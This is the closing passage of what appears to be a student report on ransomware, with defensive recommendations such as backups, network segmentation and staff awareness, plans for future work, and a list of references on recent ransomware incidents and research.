- The first and principal recommendation in these cases of data encryption incidents is to never pay the ransom requested by the cybercriminals. Among the preventative measures to be taken, it is important to highlight the following:

- Don’t download and execute suspicious files from unknown sources
- Use PowerShell commands such as Constrained Language Mode to secure systems from malicious code
- Make backups periodically and ensure re that system can be re-established quick with the minimal loss of information
- Improve network segmentation to prevent massive propagation threats this nature
- Review and reinforce security policies
- Create awareness programs educating employees on the dangers of social engineering

Chapter – 7: Future work & conclusion

For the next stage, the focus would be on the practical part of the project.

- The main model creation
- Application of ML and Security Model

would be implemented using trial and error of various tools

More case studies will try to include and will publish

articles future.

Through the project, I want to make awareness of recent ransomware activities and try to understand its basic workings and mechanisms about it. Recent articles and blogs and various research papers have been considered in the project.

References

List of papers/books/websites etc. referred for project

[1] Toyota's 14 factories in Japan are shut down for 24 hours due to a cyberattack on its supply chain. (https://edition.cnn.com/2022/03/01/business/toyota-japancyberattack-production-restarts-intl-hnk/index.html).

[2] Cyberattack Using Ransomware Affects Nvidia and Samsung. (https://www.msn.com/EN-US/news/other/nvidia-samsung-facehuge-cyber-attack-you-could-be-next/ar-AAUK7Bw).

[3] Nearly 30 government organizations in Costa Rica were the target of a cyberattack, including the Ministry of Finance and the Ministry of Science, Innovation, Technology, and Telecommunications (MICITT). (https://en.wikipedia.or/wiki/2022_Costa_Rican_ransomware_attack).

[4] SpiceJet: Passengers left stranded after ransomware hit on Indian airline. (https://www.bbc.com/news/world-asia-india-61575773).

[5] Introduction to ransomware – Netwalker ransomware https://seguranca-informatica.pt/netwalker-ransomware**.**

[6]. A Complete Dynamic Malware Analysis, Navroop Kohli, Dr Amit Kumar Bindal, 2016 Kohli, Navroop & Bindal, Dr. Amit. (2016). A Complete Dynamic Malware Analysis. International Journal of Computer Applications. 135. 20-25. 10.5120/ijca2016908283**.**

[7] Ransomware: A Research and a Personal Case Study of Dealing With This Nasty Malware Author: Azad Ali Publisher: Issues in Information Systems Publishing Year: 2017**.**

[8] Ransomware Evolution, Target, and Safety Measures Author: Neeraj Kumar, Alka Agrawal, Prof. Raees Ahmad Khan Publisher: ResearchGate Publishing Year: 2018.